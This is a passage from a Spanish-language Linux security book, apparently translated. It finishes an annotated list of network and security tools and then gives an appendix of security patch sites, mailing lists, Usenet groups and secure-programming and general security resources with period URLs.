Herramienta o fuente: stunnel. **Palabras clave**: encriptación de red. **Notas**: necesita soporte ANSI C y ssleay. **URL**: http://mike.daewoo.com.pl/computer/stunnel/. **Descripción**: stunnel es un envoltorio de encriptación SSL entre un cliente remoto y un servidor local (inetd-startable) o remoto. El concepto es que sin ejecución de demonios de aviso SSL en su sistema, puede establecerlos fácilmente para comunicarse con clientes a través de un canal SSL seguro. Esencialmente, stunnel es un envoltorio SSL genérico que puede utilizar para agregar funcionalidad SSL a demonios populares sin alterar su código fuente.

Herramienta o fuente: tcpdump. **Palabras clave**: supervisión y *logging* de red. **Notas**: Ninguna. **URL**: ftp://ftp.ee.lbl.gov/tcpdump.tar.Z. **Descripción**: tcpdump es una herramienta de supervisión de red que extrae cabeceras de paquetes de una interfaz de red especificada. Es útil para diagnosticar problemas de red y examinar ataques. tcpdump es altamente configurable: puede especificar qué *hosts* supervisar, además de qué tipo de tráfico.

Herramienta o fuente: tiger. **Palabras clave**: análisis de *hosts* y redes. **Notas**: Ninguna. **URL**: http://net.tamu.edu/ftp/security/TAMU/tiger.README. **Descripción**: tiger es un conjunto de *scripts* que rastrean su sistema buscando problemas de seguridad, de la misma forma que COPS. Es un paquete antiguo, escrito para UNIX, pero es bueno.

Herramienta o fuente: tinyproxy. **Palabras clave**: privacidad de red. **Notas**: Ninguna. **URL**: http://www.ninsei.com/tinyproxy/. **Descripción**: tinyproxy es un *proxy* HTTP pequeño y sin captura disponible para utilizarse en pequeñas redes donde un gran *proxy* HTTP de captura, como squid, podría no ser práctico o un problema de seguridad. tinyproxy tiene muchas características buenas, incluyendo una opción ANON donde no envía cabeceras a servidores remotos.

Herramienta o fuente: tircproxy. **Palabras clave**: administración de red. **Notas**: Ninguna. **URL**: http://www.mmedia.is/~bre/tircproxy/. **Descripción**: tircproxy es un *proxy* para ayudar a usuarios IRC que no están directamente conectados a Internet, pero están tras un *firewall* basado en Linux o cualquier otra variante UNIX. (Posiblemente puede utilizarlo usted, pero no sé si darles a sus usuarios acceso.)

Herramienta o fuente: Titan. **Palabras clave**: análisis de *hosts* y redes. **Notas**: ¡lea la licencia!. **URL**: http://www.trouble.org/titan/. **Descripción**: Titan es una

colección de programas que arregla o minimiza uno o más problemas de seguridad potenciales que surgen de la configuración de un sistema UNIX. El autor de Titan lo escribió en una *shell* Bourne y es, por tanto, fácilmente comprensible y extensible.

Herramienta o fuente: traffic-vis. **Palabras clave**: análisis de red. **Notas**: Ninguna. **URL**: http://www.ilogic.com.au/~dmiller/traffic-vis.html. **Descripción**: traffic-vis es una herramienta de supervisión con visualización de datos.

Herramienta o fuente: Trinux. **Palabras clave**: seguridad, supervisión y solución de problemas de red. **Notas**: Ninguna. **URL**: http://www.trinux.org. **Descripción**: Trinux es un sistema Linux compacto que cabe en disquetes y proporciona supervisión y gestión de red seguros. Ofrece y soporta muchas herramientas de seguridad comunes. Se ejecuta con recursos muy escasos (386 con 12MB RAM). Trinux es genial para solución de problemas de red económica.

Herramienta o fuente: ucd-snmp. **Palabras clave**: administración de red. **Notas**: necesita Perl. **URL**: http://www.ece.ucdavis.edu/ucd-snmp/. **Descripción**: herramientas auxiliares para Simple Network Management Protocol.

Herramienta o fuente: uredir. **Palabras clave**: administración de red. **Notas**: Ninguna. **URL**: http://sunsite.unc.edu/pub/Linux/system/network/misc/. **Descripción**: uredir es un redireccionador UDP. Redirecciona paquetes UDP entrantes en puertos desde otro puerto de otra máquina.

Herramienta o fuente: usocksd. **Palabras clave**: encriptación y privacidad de red. **Notas**: Ninguna. **URL**: http://www.inka.de/sites/bigred/sw/. **Descripción**: usocksd es un pequeño servidor SOCKS5, no para *hosts* o redes, sino para usuarios individuales y sus estaciones de trabajo. (El protocolo SOCKS establece un canal de datos *proxy* seguro entre dos computadoras en un entorno cliente/servidor.)

Herramienta o fuente: vpnd. **Palabras clave**: encriptación de red. **Notas**: Ninguna. **URL**: http://www2.crosswinds.net/nuremberg/~anstein/unix/vpnd.html. **Descripción**: vpnd es un daemon que conecta dos redes en un nivel de red o vía TCP/IP o vía línea de contrato virtual unida a una interfaz en serie. Todos los datos transferidos entre las dos redes están encriptados utilizando Blowfish. Esencialmente, es una solución VPN de Linux.

Herramienta o fuente: VPS. **Palabras clave**: encriptación de red. **Notas**: necesita Perl 5.004+ y SSH. **URL**: http://www.strongcrypto.com/. **Descripción**: VPS (*Virtual Private Server*) es una solución VPN gratuita y basada en Linux para conectar redes dispares con seguridad a través de Internet.

Herramienta o fuente: WebFilter. **Palabras clave**: privacidad y filtrado. **Notas**: funciona con servidores Web de CERN. **URL**: http://math-www.uni-paderborn.de/~axel/NoShit/. **Descripción**: WebFilter es un potente *proxy* web para filtrar material no deseado (como anuncios).

Herramienta o fuente: WOTS. **Palabras clave**: detección de intrusiones y supervisión de red. **Notas**: Ninguna. **URL**: http://www.vcpc.univie.ac.at/%7Etc/tools/. **Descripción**: WOTS es una herramienta para supervisar *logging* saliente de

múltiples fuentes y generar después acciones e informes en base a lo que se encuentre en esos *logs* (Si encuentras esto, haz esto).

Herramienta o fuente: WWWOFFLE. **Palabras clave**: captura web. **Notas**: Ninguna. **URL**: http://www.gedanken.demon.co.uk/wwwoffle/index.html. **Descripción**: El sistema WWWOFFLE simplifica la navegación por la *World Wide Web* desde computadoras que utilizan conexiones intermitentes (telefónicas) con Internet.

Herramienta o fuente: Xgate. **Palabras clave**: X11 administración de tráfico. **Notas**: Ninguna. **URL**: http://verdict.uthscsa.edu/gram/xgate/index.html. **Descripción**: Xgate es un sistema cliente/servidor que crea una conexión TCP sencilla que actúa como una pasarela entre clientes X11 remotos y su servidor X11 local. Tiene algunos usos muy prácticos, comom redireccionar tráfico X en entornos que utilizan servidores VPN, *proxies* de punto final u otros sistemas de autentificación de red que sólo gestionan conexiones entrantes y no redireccionan tráfico X.

Herramienta o fuente: xtacas. **Palabras clave**: administración de usuario de red. **Notas**: Ninguna. **URL**: http://www.netplex-tech.com/software/xtacacs/. **Descripción**: xtacas es una versión modificada del TACACS de Cisco, que es un sistema de autentificación utilizado para validar usuarios en un entorno de red. xtacas permite a un servidor de acceso a red descargar del trabajo de administración de usuario al servidor central.

APÉNDICE D

Fuentes para obtener información

Para mantener su sistema seguro debería aproximarse por dos frentes. Por una parte, aprenda de los errores de sus predecesores leyendo documentos heredados. Por otra, debería estar constantemente al día de los últimos problemas de seguridad. Los recursos de este capítulo le ayudarán a ambas cosas.

Parches, actualizaciones y consejos de seguridad de Linux

Muchos fallos y debilidades de Linux son específicos de Linux. Por tanto, debería comenzar con parches, actualizaciones y consejos de seguridad de Linux. Véase la Tabla D.1 para obtener vínculos con dicha información.

Tabla D.1 Recursos de parches, actualizaciones y consejos de seguridad de Linux

Distribución (versión)	Recurso, descripción y localización
Caldera OpenLinux	Los parches y actualizaciones están en ftp://ftp.caldera.com/pub/openlinux/. Los consejos están en http://www.calderasystems.com/news/security/.
Red Hat Linux	Los parches y actualizaciones están en ftp://updates.redhat.com/.
SuSE	Los parches y actualizaciones están en http://www.suse.de/e/patches/index.html. Los consejos de seguridad recientes están en http://www.suse.de/security/index.html. Las listas de correo están en http://www.suse.com/Mailinglists/index.html.
Debian Linux	Para información de seguridad sobre Linux de Debian, comience en http://www.debian.org/security/. Para obtener los últimos consejos y para unirse a la lista de correo, vaya a http://www.debian.org/MailingLists/subscribe.

Listas de correo

La Tabla D.2 identifica varias listas de correo de seguridad. Utilícelas para estar al día en los últimos problemas de seguridad.

Tabla D.2 Listas de correo que informan de debilidades, actualizaciones y arreglos

Lista	Descripción
8lgm-list-request@8lgm.org	"Eight Little Green Men Security List" (lista de correo de los ocho pequeños hombres verdes). Detallada dis-

Tabla D.2 Listas de correo que informan de debilidades, actualizaciones y arreglos *(continuación)*

Lista	Descripción
	cusión sobre agujeros de seguridad, *exploits* y arreglos. Esta lista se enfoca principalmente en UNIX. Ni se admite ni se transmite correo basura. Para suscribirse envíe un mensaje que tenga el comando subscribe 8lgm-list en su cuerpo.
alert@iss.net	"Alert List at Internet Security Systems" (lista de alerta de sistemas de seguridad de Internet). Alertas, anuncios de productos e información de la empresa Internet Security Systems. Para suscribirse a esta y otras listas ISS, vaya a http://iss.net/vd/maillisthtml #alert.
bugtraq@netspace.org	"BUGTRAQ Mailing List" (lista de correo de BUGTRAQ). Los miembros discuten sobre vulnerabilidades del sistema operativo UNIX. Éste es uno de los mejores recursos para encontrar fallos y vulnerabilidades recientes. Para suscribirse, mande un mensaje con el comando SUBSCRIBE BUGTRAQ en su cuerpo.
firewall-wizards@nfr.net	"Firewall Wizards Mailing List" (lista de correo de asistentes de *firewall*). Mantenida por Marcus Ranum, esta lista es un foro moderado para administradores avanzados de *firewall.* Para suscribirse, vaya a http://www. nfr.net/forum/firewall-wizards.html.
linux-alert-request@RedHat.com	"Linux Alert List" (lista de alerta de Linux). Esta lista tiene anuncios y avisos para vendedores y desarrolladores de Linux. Para unirse, mande un mensaje con el comando subscribe en la línea de asunto.
linux-security-request@redhat.com	"Linux Security List" (lista de seguridad de Linux). Ahora mantenida por Red Hat, esta lista se centra en los problemas de seguridad de Linux. Para suscribirse, mande un mensaje con el comando subscribe en la línea de asunto.
listserv@etsuadmn.etsu.edu	"Information Security Mailing List" (lista de correo de seguridad de información). Los miembros de esta lista discuten sobre la seguridad en el proceso de información. Para suscribirse, mande un mensaje con el comando SUB infsec-l your_email en su cuerpo.
majordomo@applicom.co.il	"Firewall-1 Security List" (lista de seguridad Firewall-1). Esta lista se centra en problemas relacionados con el producto Firewall-1 de CheckPoint. Para suscribirse, mande un mensaje con el comando SUBSCRIBE firewall-1 en su cuerpo.

Tabla D.2 Listas de correo que informan de debilidades, actualizaciones y arreglos *(continuación)*

Lista	Descripción
majordomo@lists.gnac.net	"Firewalls Mailing List" (lista de correo de firewall). Esta lista se centra en seguridad de *firewall*. (Antiguamente era firewalls@greatcircle.com.) Para suscribirse, envíe un mensaje de correo electrónico con el comando subscribe _firewalls en su cuerpo.
majordomo@toad.com	"Cyberpunks Mailing List" (lista de correo Cyberpunks). Los miembros discuten de problemas de privacidad personal y criptografía. (Si se rompe una API criptográfica principal, probablemente lo habrá oído aquí antes.) Para suscribirse, mande un mensaje con el comando SUBSCRIBE en su cuerpo.
majordomo@uow.edu.au	"Intrusion Detection Systems List" (lista de los sistemas de detección de intrusiones). Los miembros de esta lista discuten sobre las técnicas de detección de intrusiones en tiempo real, agentes, desarrolladores de red neutrales, etc. Para suscribirse, mande un mensaje con el comando subscribe ids en su cuerpo.
listserv@listserv.ntbugtraq.co	"NTBUGTRAQ List" (lista NTBUGTRAQ). Mantenida por Russ Cooper, esta lista sigue la pista de vulnerabilidades y otros problemas de seguridad relacionados con Windows NT de Microsoft. Para suscribirse, mande un mensaje con el comando subscribe ntbugtraq nombre apellidos en su cuerpo.
risks-request@csl.sri.com	"Risks Forum" (foro de riesgos). Los miembros de esta lista discuten sobre un grupo de riesgos a los que estamos expuestos en una sociedad basada en la información. Los ejemplos incluyen invasión de la privacidad, robo de tarjetas de crédito, ataques piratas, etc. Para suscribirse, mande un mensaje con el comando SUBSCRIBE en su cuerpo.
ssl-talk-request@netscape.com	"Secure Sockets Layer Mailing Lists" (lista de correo de capas de *sockets* seguros). Los miembros de esta lista discuten sobre desarrollos en SSL y problemas potenciales de seguridad. Para suscribirse, mande un mensaje con el comando SUBSCRIBE en su cuerpo.

Grupos de noticias Usenet

Los grupos de noticias también son buenas fuentes de información. Hay muchas discusiones productivas (y, admitámoslo, no productivas) en dichos grupos. La Tabla D.3 enumera unos cuantos.

Tabla D.3 Grupos de noticias relevantes

Grupo de noticias	Temas discutidos
alt.2600	Pirateo, *exploits*. Mucho ruido y pocas nueces, pero ocasionalmente alguna buena información.
alt.2600.crackz	Pirateo. Este grupo se centra principalmente en romper y como punto de distribución de dichos pirateos y productos.
alt.2600.hackerz	Pirateo. Este grupo es muy parecido al alt.2600.
alt.computer.security	Seguridad general de computadoras, aproximadamente equivalente a comp.security.misc.
alt.hackers.malicious	DoS, pirateo, virus. Estos chicos se centran en provocar daños en sus objetivos.
alt.security	Problemas de seguridad muy generales. Ocasionalmente se puede encontrar aquí alguna información interesante. Sin embargo, este grupo también tiene información de seguridad general, como alarmas, spray de pimienta y seguridad personal.
alt.security.espionage	Para los realmente paranoicos.
alt.security.pgp	*Pretty Good Privacy* (Privacidad Bastante Buena). Este grupo realiza debates sobre criptografía interesantes (y, a veces, exhaustivos).
comp.lang.java.security	El lenguaje de programación de Java. Este grupo tiene información interesante. Ciertamente, siempre que se encuentra algún defecto grave en la seguridad de Java, la información aparecerá primero aquí.
comp.os.linux.advocacy	Éste es un lugar interesante que visitar, pero donde probablemente no querrá vivir. En este grupo la gente habla de cuánto les gusta Linux y de lo que apestan otros sistemas operativos. Pero aun así, se pasa mucha información de valor durante los intercambios escandalosos (éste es un grupo no moderado).
comp.os.linux.announce	Busque en este grupo actualizaciones inminentes.
comp.os.linux.answers	Un grupo útil (y moderado). Aquí, los desarrolladores de Linux y conservadores de documentos envían documentos "Cómo se hace" nuevos o actualizados. Aquí encontrará un montón de cosas valiosas.
comp.os.linux.development.apps	¿Está escribiendo una aplicación Linux y necesita algunas respuestas? Mire aquí.
comp.os.linux.hardware	¿Está pensando instalar nuevo hardware o busca solución a problemas existentes? Mire este grupo para buscar consejo y posibles soluciones.

Tabla D.3 Grupos de noticias relevantes *(continuación)*

Grupo de noticias	Temas discutidos
comp.os.linux.networking	En este grupo la gente habla de todos los aspectos del trabajo en red, desde Ethernet y PPP hasta la antigua comunicación en serie.
comp.os.linux.x	Un buen punto de comienzo para aprender algo más sobre problemas peculiares con X.
comp.os.linux.setup	En este grupo, la gente habla de problemas de instalación.
comp.security	Seguridad general. Aproximadamente equivalente a alt.security, pero con un poco más de dedicación a la seguridad en computadoras.
comp.security.firewalls	Este grupo es un entorno algo más atrevido que la lista *Firewalls*. La charla definitivamente vale la pena.
comp.security.misc	Seguridad general.
comp.security.unix	Seguridad UNIX. Este grupo frecuentemente tiene debates interesantes e información al día. Es probablemente el mejor grupo de noticias global y bastante relevante para los usuarios de Linux.

Programación segura

Antes o después, empezará a desarrollar sus propias pequeñas aplicaciones Linux, *scripts* o aplicaciones. Los siguientes recursos se centran en las técnicas de programación segura.

Recurso: "The Secure UNIX Programming FAQ" (Preguntas y respuestas sobre programación de UNIX seguro). **Descripción**: Éste es un buen punto de inicio y cubre los principios generales de la programación segura, incluyendo procesos SUID/SGID, procesos padre e hijo, condiciones de carrera, entradas, salidas y permisos. **URL**: http://www.whitefang.com/sup/secure-faq.html.

Recurso: "Designing Secure Software" (Software seguro de diseño). **Descripción**: Peter Galvin (de Corporate Technologies Inc.) da algunos puntos excelentes sobre lo que se debe y no se debe hacer en la programación segura. **URL**: http://www.sunworld.com/sunworldonline/swol-04-1998/swol-04-security.html.

Recurso: "The Lab Engineer's Security Checklist" (Lista de comprobación de seguridad del ingeniero de laboratorio). **Descripción**: Este documento se extrajo del documento Practical UNIX and Internet Security (Seguridad práctica de UNIX e Internet) de Simson Garfinkel y Gene Spafford, O'Reilly & Associates (ISBN 1565921488). Antes de diseñar su aplicación Linux, compruebe estos requisitos. **URL**: ftp://ftp.auscert.org.au/pub/auscert/papers/secure_programming_checklist.

Recurso: "How to Find Security Holes" (Cómo encontrar huecos de seguridad). **Descripción**: Kragen Sitaker le muestra los pormenores de errores de programación frecuentes que abren huecos de seguridad. **URL**: http://www.dnaco.net/~kragen/security-holes.html.

Recurso: "Robust Programming" (Programación robusta). **Descripción**: Matt Bishop habla de códigos a prueba de bombas y cómo hacerlo de manera apropiada. **URL**: http://seclab.cs.ucdavis.edu/~bishop/classes/ecs153-98-winter/robust.html.

Recurso: "How to Write a Setuid Program"(Cómo escribir un programa setuid). **Descripción**: Matt Bishop habla de cómo escribir programas setuid y de varias técnicas para hacerlo de manera segura. (PostScript). **URL**: http://seclab.cs.ucdavis.edu/~bishop/scriv/1986-loginv12n1.ps.

Recurso: "Security Code Review Guidelines" (Guías de revisión de código de seguridad). **Descripción**: Adam Shostack explica cómo revisar el código de *firewall* antes de su utilización (y qué elementos de ese programa de revisión son esenciales). **URL**: http://www.homeport.org/~adam/review.html.

Recurso: "How to Write Buffer Overflows" (Cómo escribir sobrecargas de *buffer*). **Descripción**: Mudge (de L0pht Heavy Industries) muestra sobrecargas de *buffer* en acción. **URL**: http://l0pht.com/advisories/bufero.html.

Recurso: "Smashing the Stack for Fun and Profit" (Golpear la pila por diversión y beneficio). **Descripción**: En Phrack Vol. 7, punto cuarenta y nueve, Aleph One ilustra la corrupción de pila y cómo forzar el código arbitrario en espacios de memoria no deseados. **URL**: http://reality.sgi.com/nate/machines/security/P49-14-Aleph-One.

Recurso: "Buffer Overruns: What's the Real Story?" (Sobrecargas de *buffer*: ¿Cuál es la verdadera historia?). **Descripción**: tratamiento de sobrecargas de *buffer* específico de Linux. **URL**: http://reality.sgi.com/nate/machines/security/stack.nfo.txt.

Recurso: "The World Wide Web Security FAQ" (Preguntas y respuestas sobre la seguridad en la *World Wide Web*). **Descripción**: lo indispensable de Lincoln Stein para programadores de CGI y desarrolladores de web. **URL**: http://www.w3.org/Security/Faq/www-security-faq.html.

Recurso: "CGI Security" (Seguridad CGI). **Descripción**: Michael Van Biesbrouck le lleva a través de unos problema de seguridad CGI vitales. **URL**: http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/.

Recurso: Iatro. **Descripción**: La herramienta de Tom Christiansen para ensayar instalaciones CGI. Utilice esto para determinar si la suya es segura. **URL**: http://language.perl.com/news/Iatro-announce.html.

Recurso: "How To Remove Meta-Characters from User-Supplied Data in CGI Scripts" (Cómo extraer los metacaracteres de los datos provistos por el usuario en *scripts* CGI). **Descripción**: Guía de CERT para sacar metacaracteres de la entrada del usuario a CGI. **URL**: ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters.

Recurso: "Security Issues When Installing and Customizing Prebuilt Web Scripts" (Problemas de seguridad cuando se instalan y personalizan *scripts* web prefabricados). **Descripción**: Selena Sol le muestra las dificultades de instalar código de otras personas y le dice cómo asegurarse de que el código es seguro. **URL**: http://Stars.com/Authoring/Scripting/Security/.

Recurso: "WWW Security Mailing List Archive" (El archivo de listas de correo de seguridad WWW). **Descripción**: este archivo contiene debates de seguridad WWW y programación CGI. Puede encontrar aquí muchas, muchas soluciones si profundiza. **URL**: http://www-ns.rutgers.edu/www-security/archives/index.html.

Recurso: "The Secure Internet Programming Project at Princeton" (El proyecto de programación segura de Internet de Princeton). **Descripción**: puede acordarse del equipo de Edward Felten que identificó originalmente los problemas de seguridad de Java. Su sitio contiene abundante información sobre programación segura de Internet. **URL**: http://www.cs.princeton.edu/sip/.

Recurso: "UNIX Security: Writing Secure Programs" (Seguridad UNIX: cómo escribir programas seguros). **Descripción**: la presentación en diapositivas de 107 páginas de Matt Bishop que define los puntos importantes en la programación segura de UNIX. (formato PDF). **URL**: http://seclab.cs.ucdavis.edu/~bishop/scriv/1996-sans-tut.pdf.

Recurso: "Shifting the Odds: Writing More Secure Software" (Shifting the Odds: cómo escribir software más seguro). **Descripción**: la presentación en diapositivas de Steve Bellovin que se centra en puntos sobresalientes de programación segura de UNIX. **URL**: http://www.research.att.com/~smb/talks/odds.pdf.

Recurso: "The Linux Security Audit Archive" (El archivo de auditoria de seguridad de Linux). **Descripción**: este archivo recoge archivos multifuente (BUGTRAQ, Linux Alerts, etc.) sobre seguridad Linux. **URL**: http://www2.merton.ox.ac.uk/~security/.

Recurso: "Beej's Guide to Network Programming" (La guía de Beej para programación de red). **Descripción**: Brian Hall le muestra las sutilezas de programación de *sockets*. **URL**: http://www.ecst.csuchico.edu/~beej/guide/net/.

Recurso: "NCSA Secure Programming Guidelines" (Las guías NCSA de programación segura). **Descripción**: debate sobre escritura de setuid o programas CGI y listas de comprobación para lo mismo. **URL**: http://www.ncsa.uiuc.edu/General/Grid/ACES/security/programming/.

Recurso: "21 Rules for Writing Secure CGI Programs". **Descripción**: los hechos complicados de Simson Garfinkel sobre la seguridad CGI. **URL**: http://webreview.com/wr/pub//97/08/08/bookshelf/.

Seguridad web general

Recurso: "Known Bugs in Apache" (Fallos conocidos en Apache). **Descripción**: fallos en Apache y vínculos a un archivo de fallos. **URL**: http://www.apache.org/info/known_bugs.html.

Recurso: "Apache Developer Resources" (Recursos para desarrolladores de Apache). **Descripción**: si se sumerge profundamente en Apache como un servidor web (o decide convertirse en un desarrollador de Apache), este sitio es para usted. **URL**: http://dev.apache.org/.

Recurso: "Apache+SSL+PHP/FI+frontpage-howto". **Descripción**: aprenda cómo configurar su servidor Apache para SSL, PHP y extensiones FrontPage. (Nota: vigile las extensiones FrontPage porque han tenido muchos problemas de seguridad.). **URL**: http://www.faure.de/Apache+SSL+PHP+fp-howto-1p.html.

Recurso: "Java and HTTP/1.1 Page" (La página de Java y HTTP/1.1). **Descripción**: explicación de problemas que encontrará al utilizar JDK 1.0.2 (y quizá posteriores) con Apache. **URL**: http://www.apache.org/info/jdk-102.html.

Recurso: "Security Tips for Apache Server Configuration" (Trucos de seguridad para configuración de servidor Apache). **Descripción**: explicación general (y corta) sobre cómo dejar bien cerrado Apache. **URL**: http://www.apache.org/docs-1.2/misc/security_tips.html.

Recurso: "PHF Attacks: Fun and games for the whole family" (Ataques PHF: diversión y juegos para toda la familia). **Descripción**: correo BUGTRAQ de Paul Danckaert con ejemplos de *exploit* PHF. **URL**: http://geek-girl.com/bugtraq/1996_3/0510.html.

Recurso: "Web Security" (Seguridad web). **Descripción**: bonita explicación teórica de Andrew Cormack. Este documento ofrece un resumen claro y conciso. **URL**: http://www.jisc.ac.uk/acn/authent/cormack.html.

Recurso: "Requirements for Hypertext Transfer Protocol Security" (Requisitos para la seguridad de protocolo de transferencia de hipertexto). **Descripción**: Idraft anticuado que se centra en seguridad HTTP. **URL**: http://www-ns.rutgers.edu/www-security/drafts/draft-rutgers-httpsec-requirements-00.txt.

Recursos de seguridad general

Recurso: "The Computer Emergency Response Team" (CERT) (El equipo de respuesta a emergencias de computadoras). **Descripción**: CERT ofrece consejos de seguridad y proporciona estudios de investigación sobre respuestas a incidentes, supervivencia y seguridad de red general. Formado como respuesta al incidente de Internet de 1.988, CERT es una de las fuentes de información más antiguas y fiables sobre estadísticas, vulnerabilidades y tendencias de seguridad. **URL**: http://www.cert.org/.

Recurso: "Navy Handbook for the Computer Security Certification of Trusted Systems" (Manual de la armada para la certificación de seguridad de computadoras de sistemas de confianza). **Descripción**: Cobertura de por vida de planes de seguridad (hasta la comprobación de penetración). **URL**: http://www.itd.nrl.navy.mil/ITD/5540/publications/handbook/index-txt.html.

Recurso: "Phrack magazine" (Revista Phrack). **Descripción**: Phrack es actualmente la mejor publicación clandestina de seguridad de red. Cada artículo está

completo con código *exploit*, análisis e investigación. Muchos contenidos están centrados en Linux, y son de primera. **URL**: http://www.phrack.com.

Recurso: "Linux Net News" (Noticias de la red de Linux). **Descripción**: buena cobertura general de problemas Linux, incluyendo seguridad, acciones de mercado, nuevas aplicaciones y técnicas para ejecutar con éxito una red Linux. Muestra las noticias semanales de Linux. **URL**: http://www.radix.net/~cknudsen/linuxnews/.

Recurso: "Packet Storm Security" (Seguridad de tormenta de paquetes). **Descripción**: archivos y noticias de seguridad (*exploits*, arreglos, etc.) de la gente de Genocide2600.com. **URL**: http://www.genocide2600.com/~tattooman/main.shtml.

Recurso: "The Linux Help section" (la sección de ayuda de Linux) consulte www.sekurity-net.com. **Descripción**: documentos orientados a seguridad y orientados a ayuda general de interés para los administradores de sistemas. Por ejemplo, hay documentos que describen cómo implementar enmascaramiento IP. **URL**: http://www.sekurity-net.com/Linuxhelp.html.

Recurso: "The alt.2600 Hack Frequently Asked Questions" (0.12) (La FAQ de alt.2600 pirata). **Descripción**: este documento ha sido durante mucho tiempo el punto de iniciación de los piratas. Cubre cómo romper contraseñas, vencer el ocultamiento, atacar los sistemas de correo oral, guerras de dial y cosas parecidas. **URL**: http://www.hack-net.com/texts/2600FAQ.txt.

Recurso: "Linux Resources at Active Matrix's Hideaway" (Recursos de Linux en el escondrijo de Active Matrix). **Descripción**: esta página describe Linux y proporciona vínculos a varias versiones y mini versiones. (El autor dedica también un amplio espacio al pirateo.). **URL**: http://www.hideaway.net/linux.html.

Recurso: "The BUGTRAQ Archives" (Los archivos BUGTRAQ). **Descripción**: éste es un archivo de la popular lista de correo BUGTRAQ, una de las fuentes más fiables para informes actualizados sobre nuevas vulnerabilidades de UNIX (y, a veces, otros sistemas operativos). **URL**: http://geek-girl.com/bugtraq/.

Recurso: "Internet Security Auditing Class Handouts" (Apuntes de clases de auditorías de seguridad de Internet). **Descripción**: papeles y charlas de una clase del 30 de Abril de 1.996 sobre la seguridad en las auditorías de Dan Farmer y Wietse Venema. Hay material bastante bueno, incluido un trabajo en el que dos administradores de sistemas comparten sus experiencias al utilizar SATAN para ensayar con unos 40.000 *hosts*. **URL**: http://www.fish.com/security/auditing_course/.

Recurso: "Shall We Dust Moscow?" (¿Deberemos limpiar Moscú?). **Descripción**: es un estudio independiente de seguridad fascinante dirigido por Dan Farmer. Farmer rastreó aproximadamente 2.200 sitios buscando vulnerabilidades de seguridad y encontró resultados decepcionantes. **URL**: http://www.fish.com/survey/.

Recurso: "U.S. Department of Energy's Computer Incident Advisory Capability" (CIAC) (Capacidad consultiva de incidentes de computadoras del Departamento de energía de Estados Unidos). **Descripción**: CIAC proporciona servicios

de seguridad de computadoras a los empleados y contratistas del Departamento de energía de Estados Unidos, pero el sitio también está abierto al público. Contiene muchas herramientas y documentos. **URL**: http://ciac.llnl.gov/.

Recurso: "The International Computer Security Association" (Asociación internacional de seguridad de computadoras). **Descripción**: este sitio contiene informes, trabajos, consejos y análisis de varios productos y técnicas de seguridad de computadoras. Más aún, ICSA proporciona adiestramiento y certificación de seguridad. **URL**: http://www.icsa.net/.

Recurso: "Linux Today Security News" (Noticias de seguridad del Linux actual). **Descripción**: enumera noticias recientes sobre las vulnerabilidades de lo último en Linux. **URL**: http://security.linuxtoday.com/.

Recurso: "Securing Red Hat 5.X" (Cómo asegurar Red Hat 5.X). **Descripción**: Kurt Seifried le muestra algunos pasos importantes para bloquear un servidor Red Hat. **URL**: http://redhat-security.ens.utulsa.edu/.

Recurso: "J. T. Murphy's Linux Security Homepage" (Página de seguridad de Linux de J. T. Murphy). **Descripción**: J. T. Murphy ha reunido algunos buenos vínculos con varios recursos de seguridad de Linux, incluidos programas para mantener bien y seguro su sistema, administración de sistemas con sentido común. **URL**: http://www.ecst.csuchico.edu/~jtmurphy/text.html.

Recurso: "The Linux Security Administrator's Guide" (Guía del administrador de seguridad de Linux). **Descripción**: creado por Dave Wreski, es probablemente el mejor documento de Linux que hay disponible gratuitamente. Ofrece cobertura de principio a fin de la administración de sistemas de Linux. **URL**: http://www.nic.com/~dave/SecurityAdminGuide/SecurityAdminGuide.html.

Recurso: "Linux Administrators Security Guide" (Guía de seguridad de los administradores de Linux). **Descripción**: Kurt Seifried le muestra muchos aspectos importantes de la seguridad de sistemas de Linux . (documento PDF). **URL**: https://www.seifried.org/lasg/.

Recurso: "The Linux Programmers Guide" (Guía de los programadores de Linux). **Descripción**: Sven Goldt, Sven van der Meer, Scott Burkett y Matt Welsh cubren la programación de Linux en detalle. **URL**: http://rlz.ne.mediaone.net/usr/doc/LDP/lpg/lpg.html.

Recurso: "The Linux Journal". **Descripción**: Un gran sitio para las noticias de lo último de Linux y algunos editoriales excelentes (tutoriales, información general, empleo, etc.). **URL**: http://www.ssc.com/linux/.

Recurso: "The Linux Documentation Project" (El proyecto de documentación de Linux). **Descripción**: punto de comienzo esencial para la documentación de Linux. **URL**: http://metalab.unc.edu/LDP/.

Recurso: "Linux Administration Made Easy" (LAME) (Administración de Linux fácil). **Descripción**: Steve Frampton le muestra tareas esenciales de administración de sistemas, centrándose en SlackWare. **URL**: http://qlink.queensu.ca/~3srf/linux-admin/.

Recurso: "The Linux Gazette". **Descripción**: The Linux Gazette ofrece normalmente grandes artículos sobre la configuración., la seguridad y la ejecución de Linux. **URL**: http://www.linuxgazette.com/.

Recurso: "The Linux IP Masquerade Resource" (El recurso de enmascaramiento de IP de Linux). **Descripción**: vínculos con todo lo que necesita saber sobre enmascaramiento de IP en Linux. **URL**: http://members.home.net/ipmasq/.

Recurso: "The Hard Disk Drive Database" (La base de datos de la unidad de disco duro). **Descripción**: este sitio es un salvavidas cuando está utilizando discos más antiguos. Tiene geometría de disco para miles y miles de discos. ¿No está seguro de ese viejo disco duro? Descúbralo aquí. **URL**: http://www.pc-disk.de/pcdisk.htm.

Recurso: "An Introduction to Computer Security" (Una introducción a la seguridad de computadoras). **Descripción**: la introducción NIST COMPUSEC, que ahora está anticuada pero es todavía relevante. Disponible en varios formatos, incluido Word, WordPerfect, PostScript, etc. **URL**: http://csrc.ncsl.nist.gov/nistpubs/800-12/.

Recurso: "Michael Sobirey's Intrusion Detection Systems Page" (Página de sistemas de detección de intrusiones de Michael Sobirey). **Descripción**: vincula a un debate sobre 78 sistemas de detección de intrusiones (bastante completo). **URL**: http://www-rnks.informatik.tu-cottbus.de/~sobirey/ids.html#ACME.

Recurso: "Intruder Detection Checklist" (Lista de comprobación de detección de intrusos). **Descripción**: una lista de comprobación CERT para establecer si se ha cometido una intrusión. Anticuada pero relevante. **URL**: ftp://info.cert.org/pub/tech_tips/security_info.

Recurso: "Live Traffic Analysis of TCP/IP Gateways" (Análisis de tráfico en vivo de pasarelas TCP/IP). **Descripción**: Phillip A. Porras y Alfonso Valdes de SRI exploran técnicas de análisis de detección de intrusiones basadas en estadísticas y firmas para supervisar tráfico de red. Embriagador, pero fascinante. **URL**: http://www2.csl.sri.com/emerald/live-traffic.html.

